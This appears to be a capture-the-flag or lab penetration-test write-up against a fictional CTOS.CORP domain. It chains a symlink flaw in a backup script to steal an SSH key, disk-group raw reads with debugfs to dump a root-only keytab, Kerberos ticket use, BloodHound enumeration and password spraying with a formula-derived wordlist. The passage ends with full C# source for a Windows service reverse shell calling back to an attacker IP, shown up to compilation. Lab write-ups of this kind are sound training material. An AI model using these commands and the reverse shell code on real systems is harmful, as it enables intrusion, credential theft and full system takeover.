LOG_FILE="/var/log/backup/backup.log"
STAGING_DIR="/home/phil/backup_staging"
CONFIG_FILE="$STAGING_DIR/backup_config"
SOURCE_DIR="/opt/ctos_portal"
BACKUP_FILE="/opt/ctos_portal/static/backup.zip"

if [ ! -f "$LOG_FILE" ]; then
    touch "$LOG_FILE"
    chmod 644 "$LOG_FILE"
fi

echo "[$(date)] Starting backup process..." > > "$LOG_FILE"

/usr/bin/zip -q -r "$BACKUP_FILE" "$SOURCE_DIR" -x "$SOURCE_DIR/venv/*" > > "$LOG_FILE" 2>&1

if [ -f "$CONFIG_FILE" ]; then
    echo "[$(date)] Reading backup configuration from phil's staging..." > > "$LOG_FILE"
    cat "$CONFIG_FILE" > > "$LOG_FILE" 2>&1
    rm -f "$CONFIG_FILE"
    echo "[$(date)] Configuration processed and removed" > > "$LOG_FILE"
else
    echo "[$(date)] No configuration file found in staging directory" > > "$LOG_FILE"
fi

echo "[$(date)] Backup completed successfully" > > "$LOG_FILE"
echo "----------------------------------------" > > "$LOG_FILE"
The script creates a log file under /var/log/backup/backup.log with the permission 644 meaning we can read it
Then it uses the zip function to create a backup from the application source code /opt/ctos_portal and excludes venv directory to save space, then redirects both stdout and stderr to the log file (important thing to notice)
then the dangerous part is this configuration file processing, It first checks if a config file exists in the phil's staging directory, the config file is named backup_config and it if does it reads it and dumps it in the log file then it deletes it
Why is it dangerous? Because it doesn't check if the config file is a symlink or not (symlink is a special type of file that points to another file or directory acting like a shortcut) so if we symlink any file that john has read access to under the name backup_config in the staging directory the script will follow this symlink to the original file and dumps it in the log file
So we first create the symlink ln -s /home/john/.ssh/id_rsa /home/phil/backup_staging/backup_config and wait for a couple of minutes till it runs and as you can see under /var/log/backup/backup.log we'll see the SSH key logged

So we can use that key to SSH as john
phil@web-01:/tmp$ ssh -i id_rsa john@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:ZQjE35p7M8AdW6EBRRcXF+xTwL3z8MqGNTKmJE9tR0M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
<SNIP>

Last login: Fri Aug 14 13:30:54 2026 from 10.0.2.188
john@web-01:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),6(disk)
john@web-01:~$
john@web-01:~$
So I ran LinPEAS as john, and reading the output we'll see that we are part of the disk group and this is already a major security flow cause we have raw low-level access to the system physical hard disks which will allow us to bypass all the standard file permissions
                               ╔═══════════════════╗
═══════════════════════════════╣ Users Information ╠═══════════════════════════════
                               ╚═══════════════════╝
╔══════════╣ My user (T1033)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1001(john) gid=1001(john) groups=1001(john),6(disk)
Looking at the disks, we see this block device /dev/nvme0n1p2 which is the root file system
john@web-01:~$ df -h
Filesystem Size Used Avail Use% Mounted on
tmpfs 193M 1.3M 192M 1% /run
/dev/nvme0n1p2   30G  9.9G   18G  36% /
tmpfs 963M 0 963M 0% /dev/shm
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 193M 96K 193M 1% /run/user/120
tmpfs 193M 84K 193M 1% /run/user/1002
tmpfs 193M 84K 193M 1% /run/user/1001
Earlier as Phil, I saw this krb5.keytab file file which is something we always look for when there is a Linux machine in active directory environment (even if it isn't a domain joined machine) but the file is readable only by root but we are members of disk group now so we don't really care about permissions
john@web-01:~$ ls -la /etc/ | grep krb
-rw-r--r-- 1 root root 429 Sep 7 02:31 krb5.conf
drwxr-xr-x 2 root root 4096 Aug 14 12:58 krb5.conf.d
-rw-r----- 1 root root 195 Feb 17 2026 krb5.keytab
Usually we need to know where the file's block starts and ends but we don't have to do that manually cause the utility debugfs does all of that for us and even dumps the file
And as you can see, we now have a copy of the file as john
john@web-01:~$ debugfs -R 'dump /etc/krb5.keytab ./krb5.keytab' /dev/nvme0n1p2
debugfs 1.47.0 (5-Feb-2023)
john@web-01:~$ ls
Desktop Documents Downloads krb5.keytab linpeas.sh Music Pictures Public snap Templates Videos
john@web-01:~$ ls -la krb5.keytab
-rw-rw-r-- 1 john john 195 Sep 7 02:54 krb5.keytab
the utility also allows writing to files so we can use it for persistence if we care about that
IT-WS01
Now We can move to the domain machines
Access as svc_web
What is a keytab file
A keytab file is essentially a password file for services in a Kerberos network. It securely stores the secret keys that a server or application needs to automatically authenticate and prove its identity to the network, without requiring a human to type in a password
So that file has a pair of identities the principal and its long-term cryptographic key and we can use that to get a ticket
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ klist -kt krb5.keytab
Keytab name: FILE:krb5.keytab
KVNO Timestamp Principal
---- ------------------- ------------------------------------------------------
   1 02/16/2026 22:35:20 svc_web@CTOS.CORP
   1 02/16/2026 22:35:20 svc_web@CTOS.CORP
   1 02/16/2026 22:35:20 svc_web@CTOS.CORP
First, generate a krb5 configuration file
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.1.195.61 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null
Auth:True) (DC:True)
SMB 10.1.195.61 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.1.195.61 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.1.195.61 445 DC01 [+] CTOS.CORP\:
Then move the file under /etc/
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
And use that file to get a TGT
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ kinit -k -t krb5.keytab svc_web@CTOS.CORP
And now, as you can see, we have a TGT as svc_web
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: svc_web@CTOS.CORP

Valid starting Expires Service principal
09/06/2026 17:29:06  09/07/2026 03:29:06  krbtgt/CTOS.CORP@CTOS.CORP
        renew until 09/07/2026 17:29:06
Collect Bloodhound
This ticket allows us to collect BloodHound data using rusthound and bloodhound.py
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ rusthound -i 10.1.195.61 -u svc_web -d CTOS.CORP -f DC01.CTOS.CORP -k -z
---------------------------------------------------
Initializing RustHound at 17:30:13 on 09/06/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-09-06T21:30:13Z INFO  rusthound] Verbosity level: Info
[2026-09-06T21:30:14Z INFO  rusthound::ldap] Connected to CTOS.CORP Active Directory!
[2026-09-06T21:30:14Z INFO  rusthound::ldap] Starting data collection...
[2026-09-06T21:30:15Z INFO  rusthound::ldap] All data collected for NamingContext DC=CTOS,DC=CORP
[2026-09-06T21:30:15Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-09-06T21:30:15Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-09-06T21:30:15Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-09-06T21:30:15Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-09-06T21:30:15Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 14 users parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 65 groups parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 3 computers parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 8 ous parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-09-06T21:30:15Z INFO  rusthound::json::maker] .//20260906173015_ctos-corp_rusthound.zip created!

RustHound Enumeration Completed at 17:30:15 on 09/06/26! Happy Graphing!
using bloodhound.py also
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ bloodhound-ce-python -c All --zip -dc DC01.CTOS.CORP -ns 10.1.195.61 -k -u svc_web -d CTOS.CORP -no-pass
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: ctos.corp
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: DC01.CTOS.CORP
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC01.CTOS.CORP
INFO: Found 14 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 8 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: web-01
INFO: Querying computer: IT-WS01.CTOS.CORP
INFO: Querying computer: DC01.CTOS.CORP
WARNING: Could not resolve: web-01: The resolution lifetime expired after 3.105 seconds: Server Do53:10.1.195.61@53 answered The DNS operation timed out.
INFO: Done in 00M 30S
INFO: Compressing output into 20260906173127_bloodhound.zip
The BloodHound data didn't show any permissive DACL for that user but it is still useful
Let's export the ticket to use it
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ export KRB5CCNAME=/tmp/krb5cc_1000
And as you can see, we have read access over a share as svc_web
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb 10.1.155.141 -u svc_web -k --use-kcache --shares
SMB 10.1.155.141 445 IT-WS01 [*] Windows Server 2022 Build 20348 x64 (name:IT-WS01) (domain:CTOS.CORP) (signing:False) (SMBv1:False)
SMB 10.1.155.141 445 IT-WS01 [+] CTOS.CORP\svc_web from ccache
SMB 10.1.155.141 445 IT-WS01 [*] Enumerated shares
SMB 10.1.155.141 445 IT-WS01 Share Permissions Remark
SMB 10.1.155.141 445 IT-WS01 ----- ----------- ------
SMB 10.1.155.141 445 IT-WS01 ADMIN$ Remote Admin
SMB 10.1.155.141 445 IT-WS01 C$ Default share
SMB 10.1.155.141 445 IT-WS01 IPC$ READ Remote IPC
SMB 10.1.155.141 445 IT-WS01 IT_Onboarding READ
First, log in and grab that file
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ smbclient.py CTOS.CORP/svc_web:@IT-WS01.CTOS.CORP -k -no-pass -dc-ip 10.1.195.61
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
Share Name Type Comment
----------------------------------------------------------------------
ADMIN$                    DISK (SPECIAL)  Remote Admin
C$                        DISK (SPECIAL)  Default share
IPC$                      IPC (SPECIAL)   Remote IPC
IT_Onboarding DISK
# use IT_Onboarding
# ls
drw-rw-rw- 0 Sun Feb 15 09:26:28 2026 .
drw-rw-rw- 0 Sun Feb 15 09:13:03 2026 ..
-rw-rw-rw- 32951 Sun Feb 15 09:26:31 2026 SEC-POL-2026.pdf
# get SEC-POL-2026.pdf
# exit

The file mentions provisioned temporary initial passwords and the first login password must follow a certain password formula which is the first 3 letters of the first name uppercase + ! + year + one of 5 special characters + last two characters of the last name lower case
And because we have that formula and we can get a list of names, we can create a very small list of possible passwords
Access as Lisa Conrad
We first get a list of users, but the username doesn't show the actual first and last name but remember we already had the leadership names from the website (even if We didn't have that we can list the full DN from LDAP to get the full name)
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u svc_web -k --use-kcache --users-export users.txt
SMB CTOS.CORP 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null
Auth:True) (DC:True)
SMB CTOS.CORP 445 DC01 [+] CTOS.CORP\svc_web from ccache
SMB CTOS.CORP 445 DC01 -Username- -Last PW Set- -BadPW- -Description-

SMB CTOS.CORP 445 DC01 Administrator 2026-02-15 19:58:03 0 Built-in account for administering the computer/
domain
SMB CTOS.CORP 445 DC01 Guest < never> 0 Built-in account for guest access to the compute
r/domain
SMB CTOS.CORP 445 DC01 krbtgt 2026-02-15 20:09:12 0 Key Distribution Center Service Account
SMB CTOS.CORP 445 DC01 j_wilson 2026-02-15 20:14:47 0
SMB CTOS.CORP 445 DC01 l_conrad 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 m_chen 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 s_patel 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 e_rodriguez 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 d_kim 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 it_ops_lead 2026-02-15 20:14:48 0
SMB CTOS.CORP 445 DC01 svc_web 2026-02-15 20:14:48 0 Service account for CTOS web portal
SMB CTOS.CORP 445 DC01 svc_backup 2026-02-15 20:14:48 0 Service account for backup operations
SMB CTOS.CORP 445 DC01 svc_infra_mgr 2026-02-15 20:14:48 0 Service account for infrastructure management
SMB CTOS.CORP 445 DC01 [*] Enumerated 13 local users: CTOS
SMB CTOS.CORP 445 DC01 [*] Writing 13 local users to users.txt
First, I found that this user d_kim doesn't have any permissions so i decided to move on with the other leaderships only
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ cat < < 'EOF' > targets.txt
j_wilson
l_conrad
m_chen
e_rodriguez
EOF
Then we create a list of passwords, using a script
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ cat < < 'EOF' > passwords.txt
JAM!2026@on
JAM!2026#on
JAM!2026$on
JAM!2026%on
JAM!2026&on
LIS!2026@ad
LIS!2026#ad
LIS!2026$ad
LIS!2026%ad
LIS!2026&ad
MAR!2026@en
MAR!2026#en
MAR!2026$en
MAR!2026%en
MAR!2026&en
ELE!2026@ez
ELE!2026#ez
ELE!2026$ez
ELE!2026%ez
ELE!2026&ez
EOF
Then once we run it, we get a valid password for lisa conrad
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb 10.1.155.141 -u targets.txt -p passwords.txt --continue-on-success | grep '+'
SMB 10.1.155.141 445 IT-WS01 [+] CTOS.CORP\l_conrad:LIS!2026$ad
winrm as L_CONRAD
We'll see that the user is part of the group IT_OPERATIONS which means he has some kind of privileged access (usually)

And testing WinRM for that, we get that the user can winrm
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc winrm IT-WS01 -u l_conrad -p 'LIS!2026$ad'
WINRM 10.1.155.141 5985 IT-WS01 [*] Windows Server 2022 Build 20348 (name:IT-WS01) (domain:CTOS.CORP)
WINRM 10.1.155.141 5985 IT-WS01 [+] CTOS.CORP\l_conrad:LIS!2026$ad (Pwn3d!)
Access as SYSTEM
So I started enumerating the system, one of the steps is looking for weird services running (which WinPEAS does automatically but it is flagged by the firewall)
so I had to do it manually using reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s
this returned a lot of services as usual cause it is windows but this one stands out
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CTOSInventorySvcQuerying that service specifically shows that the path is quoted which means it isn't hijackable but let's see if we have access over the binary itself
*Evil-WinRM* PS C:\Users\l_conrad\Documents> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CTOSInventorySvc /v ImagePath

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CTOSInventorySvc
    ImagePath REG_EXPAND_SZ cmd.exe /c "C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe"

*Evil-WinRM* PS C:\Users\l_conrad\Documents>
And as you can see, we can MODIFY as Users which is dangerous can we can change the binPath that indicates what it executes to any binary of our choosing
*Evil-WinRM* PS C:\Users\l_conrad\Documents> icacls "C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe"
C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe BUILTIN\Users:(I)(M)
                                                            NT AUTHORITY\SYSTEM:(I)(F)
                                                            BUILTIN\Administrators:(I)(F)
                                                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                                            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\l_conrad\Documents>
We see that the BINARY_PATH_NAME is the legit service path name so far
*Evil-WinRM* PS C:\Users\l_conrad\Documents> sc.exe qc CTOSInventorySvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: CTOSInventorySvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : cmd.exe /c "C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : CTOS Inventory Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Users\l_conrad\Documents>
I will use my .NET code for a revshell, It is a service binary, meaning it will interact with the SCM and send a signal once it is started (normal binaries will timeout and lose the shell)
first we just need to change the default IP and PORT to our IP and change the service name in the code to the actual service name CTOSInventorySvc
using System;
using System.Runtime.InteropServices;
using System.Threading;
using System.Net.Sockets;
using System.IO;
using System.Diagnostics;

class Program
{
    // Define the delegate for service control handler
    public delegate void ServiceControlHandlerDelegate(int control);

    // P/Invoke declarations for SCM interaction
    [DllImport("advapi32.dll", SetLastError=true)]
    static extern IntPtr RegisterServiceCtrlHandler(string lpServiceName, ServiceControlHandlerDelegate handler);

    [DllImport("advapi32.dll", SetLastError=true)]
    static extern bool SetServiceStatus(IntPtr hServiceStatus, ref SERVICE_STATUS lpServiceStatus);

    [DllImport("advapi32.dll", SetLastError=true)]
    static extern bool StartServiceCtrlDispatcher(IntPtr lpServiceStartTable);

    // Service status structure
    [StructLayout(LayoutKind.Sequential)]
    public struct SERVICE_STATUS
    {
        public int dwServiceType;
        public int dwCurrentState;
        public int dwControlsAccepted;
        public int dwWin32ExitCode;
        public int dwServiceSpecificExitCode;
        public int dwCheckPoint;
        public int dwWaitHint;
    }

    // Service states
    const int SERVICE_WIN32_OWN_PROCESS = 0x00000010;
    const int SERVICE_RUNNING = 0x00000004;
    const int SERVICE_START_PENDING = 0x00000002;
    const int SERVICE_ACCEPT_STOP = 0x00000001;
    const int SERVICE_CONTROL_STOP = 0x00000001;

    static IntPtr serviceStatusHandle;
    static SERVICE_STATUS serviceStatus;
    static string attackerIP;
    static int attackerPort;
    static ServiceControlHandlerDelegate _pinnedCtrlHandler;

    static void Main(string[] args)
    {
        // Parse command line arguments
        if (args.Length < 2)
        {
            // Default values if no arguments provided (for debugging)
            attackerIP = "10.200.91.63";
            attackerPort = 4444;

            // If not running as service, just run shell directly
            StartReverseShell();
            return;
        }
        else
        {
            attackerIP = args[0];
            if (!int.TryParse(args[1], out attackerPort))
            {
                attackerPort = 4444; // Default port if parsing fails
            }
        }

        // Set up service table - manual IntPtr marshaling, static-pinned delegate,
        // NULL terminator. Survives Cecil/NetFuscator rewriting of the original
        // string+delegate struct auto-marshal path (which produced 0xC0000005 in SCM).
        _pinnedServiceMain = new ServiceMainDelegate(ServiceMain);

        int entrySize = Marshal.SizeOf(typeof(SERVICE_TABLE_ENTRY));
        IntPtr tablePtr = Marshal.AllocHGlobal(entrySize * 2); // entry + NULL terminator

        Marshal.WriteIntPtr(tablePtr, 0, Marshal.StringToHGlobalUni("CTOSInventorySvc"));
        Marshal.WriteIntPtr(tablePtr, IntPtr.Size, Marshal.GetFunctionPointerForDelegate(_pinnedServiceMain));

        // Required terminator: {NULL, NULL}
        Marshal.WriteIntPtr(tablePtr, entrySize, IntPtr.Zero);
        Marshal.WriteIntPtr(tablePtr, entrySize + IntPtr.Size, IntPtr.Zero);

        bool dispatched = StartServiceCtrlDispatcher(tablePtr);
        int dispErr = Marshal.GetLastWin32Error();
        try { System.IO.File.WriteAllText("C:\\Temp\\disp.txt",
            "dispatched=" + dispatched +
            "; err=" + dispErr +
            "; args=" + string.Join("|", args) +
            "; interactive=" + Environment.UserInteractive); } catch {}

        if (!dispatched)
        {
            // If this fails, we're not running as a service
            // Run reverse shell directly for debugging
            StartReverseShell();
        }
    }

    static void ServiceMain(int dwNumServicesArgs, IntPtr lpServiceArgVectors)
    {
        try { System.IO.File.AppendAllText("C:\\Temp\\disp.txt", "; ServiceMain entered"); } catch {}

        // Register service control handler - static-pinned delegate so the
        // native callback can't be orphaned by GC (or obfuscation)
        _pinnedCtrlHandler = new ServiceControlHandlerDelegate(ServiceControlHandlerMethod);
        serviceStatusHandle = RegisterServiceCtrlHandler("CTOSInventorySvc", _pinnedCtrlHandler);

        // Initialize service status
        serviceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
        serviceStatus.dwCurrentState = SERVICE_START_PENDING;
        serviceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP;
        serviceStatus.dwWin32ExitCode = 0;
        serviceStatus.dwServiceSpecificExitCode = 0;
        serviceStatus.dwCheckPoint = 0;
        serviceStatus.dwWaitHint = 0;

        SetServiceStatus(serviceStatusHandle, ref serviceStatus);

        // Start reverse shell in background
        Thread shellThread = new Thread(StartReverseShell);
        shellThread.IsBackground = true;
        shellThread.Start();

        // Report RUNNING immediately
        serviceStatus.dwCurrentState = SERVICE_RUNNING;
        SetServiceStatus(serviceStatusHandle, ref serviceStatus);
        try { System.IO.File.AppendAllText("C:\\Temp\\disp.txt", "; reported RUNNING"); } catch {}

        // Keep service alive
        while (true)
        {
            Thread.Sleep(1000);
        }
    }

    static void ServiceControlHandlerMethod(int control)
    {
        if (control == SERVICE_CONTROL_STOP)
        {
            serviceStatus.dwCurrentState = 0x00000003; // SERVICE_STOPPED
            SetServiceStatus(serviceStatusHandle, ref serviceStatus);
            Environment.Exit(0);
        }
    }

    static void StartReverseShell()
    {
        try
        {
            Thread.Sleep(1000); // Brief delay

            TcpClient client = new TcpClient(attackerIP, attackerPort);
            NetworkStream stream = client.GetStream();
            StreamReader reader = new StreamReader(stream);
            StreamWriter writer = new StreamWriter(stream);
            writer.AutoFlush = true;

            Process process = new Process();
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardInput = true;
            process.StartInfo.RedirectStandardError = true;
            process.Start();

            // Redirect stdout to socket
            Thread readThread = new Thread(() =>
            {
                try
                {
                    char[] buffer = new char[4096];
                    int bytesRead;
                    while ((bytesRead = process.StandardOutput.Read(buffer, 0, buffer.Length)) > 0)
                    {
                        string output = new string(buffer, 0, bytesRead);
                        writer.Write(output);
                        writer.Flush();
                    }
                }
                catch { }
            });
            readThread.IsBackground = true;
            readThread.Start();

            // Redirect stderr to socket
            Thread errorThread = new Thread(() =>
            {
                try
                {
                    char[] buffer = new char[4096];
                    int bytesRead;
                    while ((bytesRead = process.StandardError.Read(buffer, 0, buffer.Length)) > 0)
                    {
                        string output = new string(buffer, 0, bytesRead);
                        writer.Write(output);
                        writer.Flush();
                    }
                }
                catch { }
            });
            errorThread.IsBackground = true;
            errorThread.Start();

            // Send input from socket to process
            string input;
            while ((input = reader.ReadLine()) != null)
            {
                process.StandardInput.WriteLine(input);
            }
        }
        catch (Exception ex)
        {
            // Optional: Write error to file for debugging
            // File.WriteAllText("C:\\temp\\error.txt", ex.ToString());
        }
    }

    // Define service table entry - IntPtr fields only; auto-marshal of
    // string+delegate fields inside this struct breaks under obfuscation
    [StructLayout(LayoutKind.Sequential)]
    struct SERVICE_TABLE_ENTRY
    {
        public IntPtr lpServiceName;
        public IntPtr lpServiceProc;
    }

    static ServiceMainDelegate _pinnedServiceMain;

    delegate void ServiceMainDelegate(int dwNumServicesArgs, IntPtr lpServiceArgVectors);
}
Then we compile it on the system
*Evil-WinRM* PS C:\Users\l_conrad\Documents> C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:winexe /reference:System.ServiceProcess.dll /out:C:\Users\l_conrad\Documents\service.exe C:\Users\l_conrad\Documents\service.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.


This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

service.cs(215,26): warning CS0168: The variable 'ex' is declared but never used
